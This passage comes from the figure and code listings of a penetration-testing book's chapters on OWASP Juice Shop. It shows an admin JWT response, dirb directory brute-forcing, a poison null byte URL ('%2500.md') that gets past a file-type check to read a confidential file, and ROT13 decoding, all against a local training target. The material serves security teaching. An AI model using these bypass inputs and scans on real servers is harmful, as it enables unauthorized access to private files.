8 ETag: W/"33f-iUVe80cAmYUFkKO7SJpY3TvwOmY"
9 Vary: Accept-Encoding
10 Date: Sun, 10 Oct 2021 23:57:54 GMT
11 Connection: close
12
13 {"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YS
I6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicG
Fzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG
lpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZU
ltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIi
widG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEwLT
EwIDIzOjE2OjAzLjUzNSArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEwLTEwIDIzOjE2Oj
AzLjUzNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2MzM5MTAyNzUsImV4cC
I6MTYzMzkyODI3NX0.nLbz2gpw6XdASfQ78FlKP6zjVr5mrf38qXnpUIsoVA4pwEkeYqr6Yn
c5ktY4ohyaMxdPz3BrbXCkJtDkUGTarB6HL7F4cb_LGo0T5HChkprvInYeNx6sCIsjvuPuBj
nahWbEV2AIbtmSNfO2HohuftNqgJNxpJ89ZOUgn6jtUyI","bid":1,"umail":
"admin@juice-sh.op"}}
```

Response from the web application

Figure 15.29 – Response from the web application




Figure 15.30 – Gaining access




Figure 15.31 – Capturing a request message




Figure 15.32 – Modifying headers




Figure 15.33 – HTTP status update




Figure 15.34 – Administration section

```
---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)
+ http://localhost:3000/assets (CODE:301|SIZE:179)
+ http://localhost:3000/ftp (CODE:200|SIZE:11062)

(!) FATAL: Too many errors connecting to host
    (Possible cause: RECV ERROR)

-----------------
END_TIME: Thu Oct  7 10:41:34 2021
DOWNLOADED: 8087 - FOUND: 3
```

Figure 15.35 – Discovering hidden directories




Figure 15.36 – Checking the sensitive directory

```
1 # Planned Acquisitions
2
3 > This document is confidential! Do not distribute!
4
5 Our company plans to acquire several competitors within the next year.
6 This will have a significant stock market impact as we will elaborate in
7 detail in the following paragraph:
8
9 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
10 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
11 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
12 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
13 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
14 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
15 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
16 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
17 ipsum dolor sit amet.
18
19 Our shareholders will be excited. It's true. No fake news.
20
```

Figure 15.37 – Accessing confidential files




Figure 15.38 – Looking for sensitive files

Figure 15.39 – Viewing data




Figure 15.40 – Decoding Base64

```
kali@kali:~$ hURL -8 "/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt"

Original string    :: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
ROT13 decoded      :: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

Figure 15.41 – ROT13 decryption




Figure 15.42 – Completing the challenge




Figure 15.43 – Capturing an HTTP request

Figure 15.44 – Modifying an HTTP request message




Figure 15.45 – Abusing security misconfigurations

Code and Commands

```
kali@kali:~$ sudo docker run --rm -p 3000:3000
bkimminich/juice-shop
```

Command 15.1

```
GET /administration/ HTTP/1.1
```

Code 15.1

```
kali@kali:~$ dirb http://localhost:3000
/usr/share/wordlists/dirb/big.txt -r -N 403
```

Command 15.2

```
http://localhost:3000/ftp/eastere.gg%2500.md
```

Code 15.2

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install hurl

kali@kali:~$ hURL --help
```

Command 15.3

```
kali@kali:~$ hURL -8
"/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/r
nfgre/rtt"
```

Command 15.4

```
http://localhost:3000/the/devs/are/so/funny/they/hid/an/eas
ter/egg/within/the/easter/egg
```

Code 15.3

```
GET /rest/fakepath HTTP/1.1
```

Code 15.4

Further reading

To learn more about the topics covered in this chapter, you can refer to the following links:

- *OWASP Top 10* – https://owasp.org/www-project-top-ten/
- *OWASP Top 10 as a standard* – https://owasp.org/Top10/A00_2021_How_to_use_the_OWASP_Top_10_as_a_standard/
- *AppSec Program with the OWASP Top 10* – https://owasp.org/Top10/A00_2021-How_to_start_an_AppSec_program_with_the_OWASP_Top_10/

Chapter 16

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Windows 10 Enterprise: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- Burp Suite: https://portswigger.net/burp
- OWASP Broken Web Applications: https://sourceforge.net/projects/owaspbwa/files/
- OWASP Juice Shop: https://owasp.org/www-project-juice-shop/

Images




Figure 16.1 – Insecure directory




Figure 16.2 – Error opening the file

Figure 16.3 – Viewing the packages




Figure 16.4 – Researching the epilogue-js package




Figure 16.5 – Submitting feedback




Figure 16.6 – Resetting password

